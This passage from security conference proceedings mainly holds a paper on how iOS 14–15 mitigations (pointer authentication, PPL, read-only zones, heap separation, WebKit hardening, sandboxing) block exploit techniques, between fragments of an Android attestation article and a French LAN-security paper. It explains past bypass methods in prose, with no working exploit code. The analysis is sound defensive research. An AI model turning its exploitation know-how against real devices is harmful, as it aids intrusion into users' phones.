                    "getForegroundServiceType" "onBind" "
                        onConfigurationChanged" "onCreate" ...]
    },
    {
      "class": "android.content.ContextWrapper"
    }
  ]
}
```

```
ro_zygote     = "zygote64_32"
pointer_info  = "7f3669240000-7f3669241000 rw-p 00000000"
cmdline       = "com.google.android.gms.unstable"
env_path      = "/product/bin:/apex/com.android.runtime/bin:/apex/com
    .android.art/bin:[...]"
cache_dir     = "/data/user/0/com.google.android.gms/cache"

vbmeta_device_state = "locked"
vbmeta_digest       = "5
    c43a03e2a47d742deefb3a05c2bcdd1afadedb89ddbdba7651f99fdc92438f8"
verifiedbootstate   = "green"
security_patch      = "2021-12-12"
f134                = "com.google.android.gms" # Output of com.
    google.android.gms.droidguard.loader.RuntimeApi.c()
kernel_info         = "5.4.223-ga45ffa6db-74ceeb #1 SMP PREEMPT Tue
    Jul 21 01:52:07 UTC 2021"
flow                = "attest"
installer           = "com.android.vending"
proc_self_stat      = "561 (id.gms.unstable) S 949 949 0 0 -1 107832
     324 0 0 0 "
```

```
current_class_loaders = """
dalvik.system.PathClassLoader[
    DexPathList[
        [zip file "/data/app/~~**********************==/com.google.
            android.gms-**************-******-*A==/base.apk"]
        nativeLibraryDirectories=[/system/lib64, /system/product/
            lib64]
    ]
]
"""
f242 = [
  # List of KeyStore.getCertificateChain
]
file_info = [
  {"path": "/data",             "flag": 13},
  {"path": "/data/agents",      "flag": 2},
  {"path": "/data/local",       "flag": 13},
  {"path": "/data/local/tmp",   "flag": 13},
  {"path": "/data/local/bin",   "flag": 2},
  {"path": "/bin",              "flag": 13},
  {"path": "/data/local/xbin",  "flag": 2},
  {"path": "/system/bin/.ext",  "flag": 2},
  ...
]
```

```
\begin{python}
mount_info = [
  "/dev/block/loop22 /apex/com.android.art@1"      "/dev/block/
      loop22 /apex/com.android.art",
  "/dev/block/loop23 /apex/com.android.i18n@1"     "/dev/block/
      loop23 /apex/com.android.i18n"
  "/dev/block/loop27 /apex/com.android.vndk.v30@1" "/dev/block/
      loop27 /apex/com.android.vndk.v30"
]

proc_self_maps_info = [
    "/apex/com.android.art/javalib/bouncycastle.jar",
    "/system/framework/boot-ims-common.vdex",
    "/data/data/com.google.android.gms/app_dg_cache/1
       FEFB755F7DFAAFB69E71C4B872D96A200EC65BF/the.apk"
    ...
]
```

An Apple a Day Keeps the Exploiter Away

Eloi Benoist-Vanderbeken and Fabien Perigaud
eloi.benoist-vanderbeken@synacktiv.com
fabien.perigaud@synacktiv.com

Synacktiv

Abstract. Three years ago, we presented all the difficulties an attacker has to face when exploiting a state-of-the-art iPhone device. Back in the days, the amount of defense-in-depth was already quite impressive, and a public price for a full exploitation chain was 2M$.

There have since been 3 new major iOS versions and as many generations of iPhones, coming with their new software and hardware mitigation. This article aims at describing how Apple significantly raised the bar for an attacker to be able to gain a privileged access to an up-to-date iPhone 13 (the latest model when writing this article).

1 Introduction

This article is a follow-up of a previous one we presented back in 2019 [7]. In three years, a lot of things have changed. Multiple 0-click vulnerabilities have been discovered and patched in iOS [4,6,8], a bootrom exploit [2] and a takeover of Apple secure processor [12] have been released, Zerodium now pays more for an Android zero click full chain with persistence than for an iOS one...

Is Apple losing the security game? In this paper we will see that this is quite the opposite. In the recent years, Apple actually accelerated the security hardening of their operating systems and phones. They also learned a lot from their vulnerabilities and from the attackers which gave them the ability to eliminate whole classes of vulnerabilities and exploits strategies.

This article does not reintroduce all iOS security mechanisms and it is highly recommended to (re)read the 2019 one before diving into this one.

2 Pointer Authentication Codes

Pointer authentication is supported since the iPhone XS and XR with the A12 SoC and iOS 12. Since then, Pointer Authentication Codes (`PAC`) have been bypassed numerous times, both in userland [8, 9] and

kernelland [3, 9]. In our previous paper [7] we insisted that the technology was still young and that Apple could sign more things and use different keys. It turns out that it's exactly what they did.

The obvious attack against `PAC` pointers is to modify unsigned pointers and to swap pointers that are signed with the same key and context. Apple is well aware of that and made this significantly harder.

2.1 More Signed Pointers

First of all, more and more data pointers are now signed. This includes both sensitive pointers like the sandbox label but also data structures known to be used by attackers to build full exploits. For instance, after multiple jailbreaks and exploits using pipes to build an arbitrary read/write primitive in the kernel [11], Apple started in iOS 14.2 to sign pipes data pointers.

The userland is not left out. For example, after being used by Samuel Groß in his iMessage exploit [8], the `ISA` (as in *this object IS A box/-cat/apple*) pointer, a very important pointer at the beginning of every `Objective-C` object, is signed since iOS 14 (but only checked since iOS 14.5... [13]). Some other pointers that weren't correctly signed by the compiler or in assembly sources are now also protected. For example, the function `__chkstk_darwin`, used to check that dynamic stack allocations don't overflow the stack, was not signed in the global offset table.

Probably to simplify pointer test handling, null pointers are not signed. This can be sometimes used to exploit logic flaws. The most famous one is the sandbox label pointer. When this pointer is null, the process is only restricted by the system sandbox, which only restricts access to sensitive APIs (like access to the host special ports) and is permissive by default. To escape the application or WebKit sandbox, patching this pointer with a null was sufficient, even if this pointer was signed. This has been patched by Apple in iOS 15.0 by always checking the signature, even if the pointer is null (see fig. 1 and fig. 2).

2.2 More Diversity

To protect against pointer swapping, Apple tries to use the appropriate key and a specific context for each usage. For example, at the beginning of `PAC` and since iOS 14, every function pointer stored in a structure was signed with a null context. Moreover, all those pointers signed with a null context were all stored in the same section `__DATA_CONST:__auth_ptr`. Now every function pointer field is signed on the fly with a specific context

Fig. 1. PAC sandbox label before iOS 15




Fig. 2. PAC sandbox label after iOS 15

(but the pointer address is not used, maybe to support structure copy, so it is still possible to swap two instances of the same field, see fig. 3 and fig. 4).

Now the only pointers signed with a null context stored in kernel memory are two pointers on `mig_strncpy_zerofill` and `__chkstk_darwin` and these are in read-only memory. The only other zero context pointers are functions arguments and return value and those are stored in registers that may only be temporarily saved on the stack. This greatly reduces the possibility to swap pointers in memory and the available gadgets.

2.3 More Keys

At the beginning of `PAC`, all processes shared the same A key, used to sign function pointers. So even if all processes already had different B keys, used to sign process specific data like the saved return address, it was still pretty easy to attack another process with a JOP chain (whereas ROP has been killed by `PAC`). Now, processes have a A key that depends on their `Team ID`, which is a unique identifier generated by Apple for every developper account. Daemons and Apple apps don't have any `Team ID` but they can use a specific entitlement (`com.apple.pac.shared_region_id`) to get a different A key nevertheless. Of course, WebKit uses this entitlement so it is now as difficult to attack daemons from WebKit than from any other application (at least from a `PAC` point of view).

```
ADRP            X9, #zsigned_pty_get_ioctl@PAGE
LDR             X9, [X9,#zsigned_pty_get_ioctl@PAGEOFF]
ADRP            X10, #tty_dev_head@PAGE
LDR             X11, [X10,#tty_dev_head@PAGEOFF]
STP             X11, X9, [X8,#0x10]
ADRP            X9, #zsigned_pty_get_name@PAGE
LDR             X9, [X9,#zsigned_pty_get_name@PAGEOFF]
STR             X9, [X8,#(__pty_driver.name - 0xFFFFFFF009418D70)]
```

Fig. 3. function pointer fields before iOS 14, zero-signed pointers are stored in `__DATA_CONST:__auth_ptr`

```
ADR             X16, _pty_get_ioctl
NOP
MOV             X17, #0xB4AC
PACIA           X16, X17
STR             X16, [X8,#(__pty_driver.open - 0xFFFFFFF009A559C8)]
ADR             X16, _pty_get_name
NOP
MOV             X17, #0x707
PACIA           X16, X17
STR             X16, [X8,#(__pty_driver.name - 0xFFFFFFF009A559C8)]
```

Fig. 4. function pointer fields after iOS 14, different fields use different keys and pointers are signed on the fly

2.4 Fewer Weaknesses

Last but not least, Apple fixed several `PAC` bypasses in its code and even killed two bypass classes by adding hardware mitigations and another one with a compiler mitigation.

The idea of `PAC` is that some of the upper bits of a pointer are used to store a signature. When one of the `AUT` instructions is used on a signed pointer, if the signature is valid, a pointer stripped of its signature is returned. This stripped pointer can then be used with classic instructions. If the signature is invalid, the resulting pointer will be invalidated by flipping one of its higher bits, this can be detected by checking this bit or by directly trying to dereference it, which would trigger a exception.

One original weakness of `PAC` was that when an invalid pointer was signed, a single bit of the signature was flipped and it was trivial to get a valid signature from it. The `AUT` then `PAC` combination is frequent as function pointers need to be signed for different contexts. For example, a function pointer passed as an argument to a function will be signed with a null context and if the function sets a structure field with it, it will have to be resigned with the field context. Since the `A14` (first used in the iPhone 12), `EnhancedPAC` (as defined in `Armv8.5`) is implemented, so when an invalid pointer is signed, the signature is discarded (filled with zeroes) and it is not possible to deduce the signature for a valid pointer.

With this protection, it is still possible to bruteforce a valid signature under some circumstances. All the invalid pointers will have one signature and the only valid one will have a different one. With this oracle, it is possible in seconds to minutes (depending on the oracle speed and the signature length) to find a valid signature. Apple again killed this method by forcing the compiler (with the `-fptrauth-auth-traps` option) to add checks after every `AUT` instruction to crash the process (or the kernel) if the pointer passed to the `AUT` instruction is not correctly signed. Moreover, in the `A15` (first used in the iPhone 13), Apple made sure to catch all the invalid signatures by implementing the `Armv8.6-A FPAC` extension that raises an exception when an `AUT` instruction encounters an invalid signature. At last, they also made sure to make this attack less practical by increasing the size of the signature in userland from 16 to 24 bits in iOS 13 (it has always been 24 bits in kernelland).

3 Page Protection Layer

The hardware foundation of the `Page Protection Layer` (`PPL`) is present in Apple `SoCs` since the `iPhone 8` and was already used to protect the `JiT` page, but without `PAC` it was worthless to protect kernel data, so we had to wait until the `A12 SoC` to see `PPL` in the kernel. `PPL` is supposed to protect arbitrary pages against modification by an attacker having an arbitrary read/write in the kernel and even if they are able to bypass `PAC` and execute arbitrary existing code in the kernel.

At first, `PPL` was only used to protect physical page mapping, some structures related to code signing (most notably the dynamic trust cache that contains the hash of all the platform binaries) and to protect platform binaries against code injection (it's a little bit more complex than that but this is the general idea). But since then, and as a lot of Apple security features, `PPL` gained a lot more importance.

3.1 Entitlements and Profiles

Starting from iOS 15.0, `PPL` is used to validate and protect a very important piece of Apple security systems: profiles and entitlements.

Before iOS 12, hooking a userland daemon, `amfid`, was enough to bypass all the signatures and entitlement checks. Apple mitigated that by checking the executable signature in kernel with `CoreTrust` which validates the signature and the certificate chain but doesn't check the entitlements and is not able to check all the certificate details (most

notably its expiration date and revocation status). A simple and effective way to bypass this was to sign the executables with an expired or revoked certificate while still hooking `amfid` to bypass the other checks. Since iOS 15.0 however, the kernel also checks the profile signature and if the entitlements requested match the ones authorized in the profile. If there is no profile, the executable has to be a platform binary or be signed with the Apple `App Store` certificate otherwise it is limited to a very restrictive set of entitlements.

To make sure that the entitlements have not been tampered with after being validated, they are checked and stored in `PPL` and all the pointer chains from the thread to the entitlements are, of course, signed with dedicated `PAC` contexts. Last but not least, the entitlement bytes are also signed with `PAC`.

One could say that an attacker with an arbitrary kernel read/write will nevertheless always find a way to get their hands on the data they need, even without arbitrary entitlements. It is true indeed but it considerably complicates the development of a useful backdoor.

3.2 RO Zones

As if pointer signature was not enough, Apple introduced read-only (`RO`) zones in iOS 15.2. Several sensitive kernel structures are now allocated in specific zones protected by `PPL`. Task credentials, threads exception ports, sandbox profiles, entitlements or other signature-related elements now cannot be written without a `PPL` bypass. That means that it is not possible anymore to just patch the uid of a process to become root or to nullify the sandbox pointer to escape the sandbox.

The design is quite robust and Apple blocked the obvious bypasses. To make sure that `RO` pointers are not swapped, there is a back reference in all `RO` allocations. If the back reference doesn't match the address where the `RO` zone pointer was stored, the kernel panics. Even without this back reference, type confusions are worthless as the zone id is passed to the `PPL` functions and checked against the effective zone id. It is also obviously not possible to replace a `RO` zone pointer with a pointer in a read-write memory or a pointer to another `RO` zone as the zone id is also checked when the `RO` zones are read. The only `PPL` function used to write in the `RO` zones also checks that the address is aligned, that the `memcpy` will not overflow, that the source is either on the stack or in another `RO` zone, so classic memory corruption vulnerabilities do not apply here as well.

4 Kernel Mitigations

4.1 Zones Hardening

`XNU` has a zone allocator. A zone is a set of memory pages used to allocate a certain type of objects with a fixed size. For example, there is a zone for `mach ports`, and making an allocation in this zone using `zalloc` will return a pointer to an allocation of the size of an `ipc_port` structure in a page containing only `ipc_port` structures.

This behavior has a side effect in terms of exploitation: exploiting a use-after-free in a zone was a bit complicated, as an allocation can only be reused by another allocation of the same type. However, it was still possible to re-use a whole page of allocations: the page has to be completely freed, so the kernel garbage collector would potentially reassign it to another zone.

A first mitigation has been introduced in iOS 13.2: for some critical kernel objects which are often abused in exploits, such as `mach ports`, a call to `zone_require` is added in functions manipulating such objects. This function ensures that the object address belongs to the correct zone, so it is no longer possible to craft a fake object in a random allocation, or reuse a freed port address in another allocation. However, there is no check about the address alignment, so it can point in the middle of an allocation.

To further prevent abuse of the garbage collector, zone sequestration has been introduced in iOS 14.0. This mechanism ensures that a page virtual address belonging to a specific zone will never be reused for another zone. This definitely prevents some use-after-free vulnerabilities from being exploited. This mitigation is not enabled on all zones by default. For example, as demonstrated by Ian Beer from Project Zero [5], the `ipc.ports` zone was not sequestrated before iOS 15.2. The reason was that `zone_require` checks were supposed to prevent a misuse of a fake port.

Moreover, across the various iOS versions, the number of zones has been increased, and a bunch of allocations made in the kernel heap now belong to a specific zone.

Speaking of the kernel heap, before iOS 14, all `kalloc` allocations were made in `kalloc.x` zones depending on their size. For example, a `kalloc(1000)` resulted in an allocation in `kalloc.1024`. Starting from iOS 14, the heap has been split in 4 different heaps:

— KHEAP_DEFAULT: for kernel objects which do not belong to a specific zone;

— KHEAP_KEXT: for allocations made by kexts;
— KHEAP_DATA_BUFFERS: for allocations containing only data, no pointers are present in this heap;
— KHEAP_TEMP: for allocations done in scope of a thread (the same thread allocates and frees the pointer). This heap is no longer present in iOS 15 and has been merged with KHEAP_DATA_BUFFERS.

This heap separation widely mitigates the ability to spray controlled data in order to exploit a use-after-free in `kalloc.x` zones, as user-controlled allocations with controlled content are now performed in the `KHEAP_DATA_BUFFERS` zone.

Furthermore, some interesting objects from an attacker point of view, such as `IPC messages`, had their structure change: they were previously allocated in a standard `kalloc.x` zone if the supplied size could not fit in a zone allocation. Starting from iOS 14.2, the userland controlled data is allocated in the `KHEAP_DATA_BUFFERS` heap while the original `ipc_kmsg` structure is always allocated in the dedicated zone.

Finally, a new mitigation has been added in iOS 15.2: `SAD_FENG_SHUI`. Its goal is to randomize zone assignments to one of the 4 general submaps, so that there is no longer a guaranted zone interleave. This prevents some OOB exploits relying on this fact or exploits hardcoding a kernel address targeting a specific zone allocation after having filled the corresponding zone.

4.2 Critical Port Rights Separation

Historically, there was a unique type of task or thread port, allowing to use all APIs indifferently (read/write memory, read/write context, etc.). Starting from iOS 14, there has been a separation in different `flavors`, each one with its own port.

In iOS 15.4, the following flavors are defined for a task:
— TASK_FLAVOR_CONTROL
— TASK_FLAVOR_READ
— TASK_FLAVOR_INSPECT
— TASK_FLAVOR_NAME

Threads have one less flavor:
— THREAD_FLAVOR_CONTROL
— THREAD_FLAVOR_READ
— THREAD_FLAVOR_INSPECT

The previous flavors are listed from the most to the least privileged, and each port gives access to a subset of APIs. For example, using

the `mach_vm_read` API requires a `TASK_FLAVOR_READ` port whereas the `mach_vm_write` API requires a `TASK_FLAVOR_CONTROL` port.

In a fun way, this privilege separation has introduced a regression: before iOS 14.5, the functions used to convert a port to a task object skipped a call to `task_conversion_eval` when the flavor was not `TASK_FLAVOR_CONTROL`. This function ensures that only a platform binary can resolve the task port of another platform binary. This means that, in iOS versions between 14.0 and 14.5, a non-platform binary was able to read the memory space of a platform binary.

iOS 14.5 is also the version where Apple started to set the `self` task port and main thread port as immovable, which means that these ports rights cannot be sent in a mach message. They also introduced port labels, another mechanism to control who can receive sensitive ports (task and thread ports but also userland drivers ports for example). This change mitigates many logical vulnerabilities and exploitation techniques, as it no longer possible for a service to be exploited to send its `self` task port or to legitimately send it to another process.

4.3 Minor Hardening

Since iOS 14, building a tfp0 is a little bit harder. There is an extra check in `convert_port_to_map_with_flavor` which ensures that the map does not directly give access to the kernel pmap.

With the RO zones protecting the cred structure (see subsection 3.2), passing root with an arbitrary kernel read/write primitive became significantly harder. To make that a little bit harder, the kernel was also stripped of two functionalities: the handling of suid binaries and the suid cred port support (a deprecated way to spawn process with arbitrary uids thanks to a port created by a root process with the `com.apple.private.suid_cred` entitlement).

5 WebKit

WebKit security has been widely impacted by all the generic PAC improvements, and there is no public method nowadays to bypass PAC in a WebKit exploit on iOS 15.x.

However, some WebKit-specific mitigations have also been added. As stated in our initial publication [7], a usual WebKit exploit consists of the following steps:

— Trigger a vulnerability to gain `addrof` and `fakeobj` primitives;

— Gain read/write primitives by crafting a fake JavaScript object;
— Gain arbitrary code execution by bypassing the hardware-backed mitigations (APRR and PAC).

To make the second and third steps harder, new mitigations have been added.

5.1 Structure ID Randomization

To be able to craft a fake object, an attacker has to build a `JSCell` structure. This structure has the following representation in memory:

```
struct JSC::JSCell {
    JSC::StructureID m_structureID;
    JSC::IndexingType m_indexingTypeAndMisc;
    JSC::JSType m_type;
    JSC::TypeInfo::InlineTypeFlags m_flags;
    JSC::CellState m_cellState;
};
```

Previously, a `StructureID` was just an index into an array of `Structure` objects. Getting a valid `StructureID` simply was a matter of creating `N` (`N` being greater than 1000) new different objects and picking `N/2` as a valid `StructureID`.

Now, random entropy bits have been added to the `StructureID`. The number of bits has changed across time, but it is not possible to predict them before having gained a `read` primitive.

For now, each time a `Structure` has to be accessed, the index is extracted from the `StructureID`, checked against the `StructureIDTable` size, then the `encodedStructureBits` are xored with the lower bits of the `StructureID` shifted by the pointer size (48-bits), to finally retrieve a pointer to a `Structure`.

The encodings are represented as a comment in `WebKit` sources [1]:

```
1. StructureID is encoded as:
-------------------------------------------------------------
| 1 Nuke Bit | 26 StructureIDTable index bits | 5 entropy bits |
-------------------------------------------------------------
The entropy bits are chosen at random and assigned when a
StructureID is allocated.

2. For each StructureID, the StructureIDTable stores
encodedStructureBits which are encoded from the structure pointer
as such:
-------------------------------------------------------------------
| 11 low index bits | 5 entropy bits | 48 structure pointer bits |
-------------------------------------------------------------------
The entropy bits here are the same 5 bits used in the encoding of
the StructureID for this structure entry in the StructureIDTable.
```

Bypasses of this mitigation have been made public back in 2019 [10]. The idea is quite simple: building a fake object and using it to gain a leak or a read primitive without reaching code referencing the underlying `Structure` to avoid any bad pointer dereference.

5.2 JIT Instructions Signature

A known method to bypass `APRR` was to modify the native code generated by the JIT engine before it is written in the JIT page.

Now, on devices supporting `PAC`, the generated instructions are signed. This is performed by computing a new signature for the block of instructions each time a new instruction is added. Then, when the block has to be written in the JIT page, the signature is verified. On iOS 14.4, this has been improved by keeping a signature for each instruction instead of a unique one for the whole block. Each instruction signature is verified just before the copy in the JIT page to ensure that no modification can occur.

The signature algorithm makes use of the `PACDB` instruction. This implies that, to be able to modify JIT instructions, an attacker needs code execution to be able to execute `PAC` instructions to build the signature.

5.3 PAC Exceptions Termination

Back in 2020, a blog post on Project Zero blog described a way to bypass `PAC` and `APRR` by creating infinite loops in the exception handling code while making another thread try to bruteforce a `PAC` pointer. This would allow the main thread to catch the exception in case of an invalid signature, and resume the thread to try the next value.

This has been mitigated by adding a specific entitlement to the `WebContent` process. This entitlement adds the flag `TF_PAC_EXC_FATAL` to the kernel task. This flag is involved whenever an exception is handled by the kernel: if the flag is present and the exception is related to an invalid `PAC` pointer (either a data pointer, an instruction pointer or a specific `BRK` following a bad pointer authentication), the task will directly exit without reaching the userland exception handlers.

5.4 Sandbox

Since our previous study, the sandbox has been greatly improved:
— Ability to filter unix syscalls;
— Ability to filter mach syscalls;
— Ability to filter any fcntl;

— Ability to filter any ioctl by their code and file name;
— Ability to filter mach messages by their endpoint name and message number;
— Ability to filter IOKit methods by their id;
— Support of different states of a process life.

The `WebContent` sandbox profile is usually where the latest sandbox improvements appear first, as seen on the WebKit github repository:

— Unix syscalls are all denied, except a subset specifically required by the process. This subset is divided between `syscall-unix-only-in-use-during-launch` and `syscall-unix-in-use-after-launch`. When exploiting the `WebContent` process, only the latter subset is available to try to escape the sandbox;
— Mach syscalls are all denied, except a subset specifically required by the process. This subset is divided between `syscall-mach-only-in-use-during-launch` and `syscall-mach-in-use-after-launch`. When exploiting the `WebContent` process, only the latter subset is available to try to escape the sandbox;
— only 4 services are accessible from the sandbox and some of them are restricted (directly via the sandbox or thanks to specific entitlements);
— fnctl are all denied except a subset of less than 20 specifically required by the process;
— ioctl are all denied except 2 and they must be sent to the `/dev/aes_0` device;
— IOKits are all denied.

In iOS 15.4 (latest available version when writing this article), the process life states handling is not implemented yet.

6 Conclusion

While public jailbreaks have still been a thing on iOS 14, there are no known complete jailbreaks for iOS 15 yet (despite public POC giving kernel read/write primitives). Vulnerabilities that were easily exploited a few months ago are now completely useless to an attacker.

Apple does a really good job at finding the root cause of vulnerabilities and at mitigating whole classes of bugs and exploit strategies. Post exploitation is also taken into account, even with powerful primitives, extracting sensitive data and compromising applications is not simple,

which gives Apple more time to fix bugs and gives users time to update their devices. They also do a great job at integrating hardware mitigations: all attackers fear the day when memory tagging will be implemented in their SoC. Moreover, this paper didn't even fully list all the job they did to improve general iPhone security (the rootfs seal to prevent persistence, their custom C compiler to mitigate classic memory corruption in the boot process, the secure storage component used to protect passcodes in recent iPhones, etc.).

However, powerful vulnerabilities can still be used to attack modern phones and even if WebKit is strongly sandboxed, the vast majority of the applications still have access to a huge attack surface in the kernel. Moreover, Linus Henze has proven [9] that powerful logical vulnerabilities can bypass even the latest mitigations.

It may become impossible in the near future to fully compromise an iPhone with a simple web page but it doesn't mean that the game is over.

References

1. Structureid memory representation. https://github.com/WebKit/WebKit/blob/main/Source/JavaScriptCore/runtime/StructureIDTable.h#L140, 2022.
2. axi0mX. Announcement of checkm8. https://twitter.com/axi0mX/status/1177542201670168576, 2019.
3. Brandon Azad. Examining pointer authentication on the iphone xs. https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html, 2019.
4. Ian Beer. An ios zero-click radio proximity exploit odyssey. https://googleprojectzero.blogspot.com/2020/12/an-ios-zero-click-radio-proximity.html, 2020.
5. Ian Beer. Xnu kernel use-after-free in mach_msg. https://bugs.chromium.org/p/project-zero/issues/detail?id=2232, 2022.
6. Bahr Abdul Razzak Noura Al-Jizawi Siena Anstis Kristin Berdan Ron Deibert Bill Marczak, John Scott-Railton. Forcedentry - nso group imessage zero-click exploit captured in the wild. https://citizenlab.ca/2021/09/forcedentry-nso-group-imessage-zero-click-exploit-captured-in-the-wild/, 2020.
7. Fabien Perigaud Eloi Benoist-Vanderbeken. Wen eta jb? a 2 million dollars problem. https://www.sstic.org/2019/presentation/WEN_ETA_JB/, 2019.
8. Samuel Groß. Remote iphone exploitation part 3: From memory corruption to javascript and back – gaining code execution. https://googleprojectzero.blogspot.com/2020/01/remote-iphone-exploitation-part-3.html, 2020.
9. Linus Henze. Fugu14 writeup. https://github.com/LinusHenze/Fugu14/blob/master/Writeup.pdf, 2021.
10. YONG WANG. Thinking outside the jit compiler: Understanding and bypassing structureid randomization with generic and old-school methods. https://i.blackhat.com/eu-19/Thursday/eu-19-Wang-Thinking-

Outside-The-JIT-Compiler-Understanding-And-Bypassing-StructureID-Randomization-With-Generic-And-Old-School-Methods.pdf, 2019.

11. Ned Williamson. Sockpuppet: A walkthrough of a kernel exploit for ios 12.4. https://googleprojectzero.blogspot.com/2019/12/sockpuppet-walkthrough-of-kernel.html, 2019.
12. Hao Xu. Attack secure boot of sep. https://github.com/windknown/presentations/blob/master/Attack_Secure_Boot_of_SEP.pdf, year = 2020.
13. Jundong Xie Zhi Zhou. Hack different: Pwning ios 14 with generation z bugz. https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Hack-Different-Pwning-IOS-14-With-Generation-Z-Bug-wp.pdf, 2021.

Évolution de la sécurité défensive des réseaux locaux : historique, SD-LAN et micro-segmentation, vers le zero-trust

Josselin Mouette
josselin.mouette@edf.fr

EDF

Résumé. Les réseaux locaux chez les opérateurs industriels ont connu des évolutions importantes dans le passé pour améliorer leur résilience aux cyber-attaques. Ils sont à présent vus comme des leviers pour lutter activement contre des menaces sur le système d'information. De nouvelles technologies, basées sur le SD-LAN et la micro-segmentation, ont été déployées à EDF et ont permis des gains considérables dans la posture défensive après un investissement humain et technique important. Elles permettent de préparer des évolutions futures vers un système implémentant la doctrine *Zero Trust* au niveau réseau.

Cet article présente les principes du déploiement de solutions de réseaux locaux de nouvelle génération dans le système d'information d'un gros industriel avec de nombreux enjeux de cybersécurité. Après une présentation du contexte historique et des enjeux liés aux réseaux locaux, nous présenterons le fonctionnement général des technologies de SD-LAN disponibles sur le marché. Nous poursuivrons, sur la base du retour d'expérience de notre déploiement d'une de ces technologies, avec les leviers à utiliser pour améliorer la sécurité du réseau et les limites de ces solutions. Enfin, nous aborderons brièvement les évolutions envisagées vers une architecture *Zero Trust*.

1 Contexte : les réseaux locaux chez un opérateur industriel

1.1 Historique

Les débuts Comme dans beaucoup d'entreprises similaires, des réseaux locaux furent massivement déployés chez EDF à partir de la fin des années 1990. À l'époque, la sécurité n'entrait pas en compte dans les exigences : il fallait connecter les utilisateurs et leur permettre de travailler en réseau. Le réseau, schématisé sur la figure 1, ressemblait donc à ce qu'on trouverait

aujourd'hui chez un particulier, le NAT en moins : un réseau de niveau 2, à plat, étendu sur tout le bâtiment. Entre autres problèmes qui choqueraient aujourd'hui, on peut citer :

— l'absence de dispositif anti-boucles (un simple mauvais brassage en salle de réunion pouvait mettre l'ensemble du site à terre) ;
— l'absence de séparation en VLAN ;
— des tailles de sous-réseaux déraisonnables (jusqu'à des /20).




Fig. 1. Réseau à plat sans sécurité

En 2009, le ver Conficker frappa violemment EDF [8] malgré le faible nombre de machines vulnérables. La raison : nombre de réseaux locaux, saturés de requêtes *broadcast*, s'écroulèrent. La traque des PC infectés dura plusieurs mois. Cette crise eut raison des réseaux artisanaux de niveau 2, qui furent résorbés dans le cadre d'un coûteux projet de renouvellement.

La sécurité devient un besoin L'architecture déployée alors, schématisée sur la figure 2, était similaire à celle que l'on retrouve aujourd'hui majoritairement en entreprise :

— des architectures routées qui limitent les tailles de sous-réseaux ;
— une segmentation en VLAN et en VRF pour séparer les fonctions ;
— de nombreuses protections de sécurité active conformément aux bonnes pratiques [4] :
  — contre les boucles (*BPDU Guard*, *Spanning Tree*),
  — contre les tempêtes de *broadcast* (*Storm Control*),
  — contre l'usurpation de services réseau (*DHCP snooping*, *ARP inspection*),

— contre le *DHCP starvation* (*Port Security*),
— *etc.*




Fig. 2. Réseau routé avec une VRF par besoin

Les besoins de sécurité de ce réseau étaient alors centrés sur la disponibilité : il s'agissait d'assurer une résilience maximale face aux incidents de sécurité, que la connectivité reste présente et que jamais la crise Conficker ne se reproduise. Le réseau n'était pas vu comme un levier de sécurité pour les équipements qui y sont connectés, et la sécurisation des équipements réseau eux-mêmes fut sous-dimensionnée.

En parallèle, les autres réseaux présents sur site, jusqu'ici séparés physiquement pour chaque besoin (gestion technique de bâtiment, contrôle–commande, automates industriels…) et *air-gappés*, commençaient à avoir des besoins d'interconnexion externe. Avec l'arrivée du WiFi et l'interconnexion de ces systèmes métier, l'architecture se complexifia pour accueillir tous ces besoins tout en maintenant une segmentation de sécurité. Cela nécessita une multiplication des équipements de sécurité, qui à son tour augmenta les coûts d'exploitation. La figure 3 représente l'architecture typique qui en découle encore aujourd'hui sur de nombreux sites.

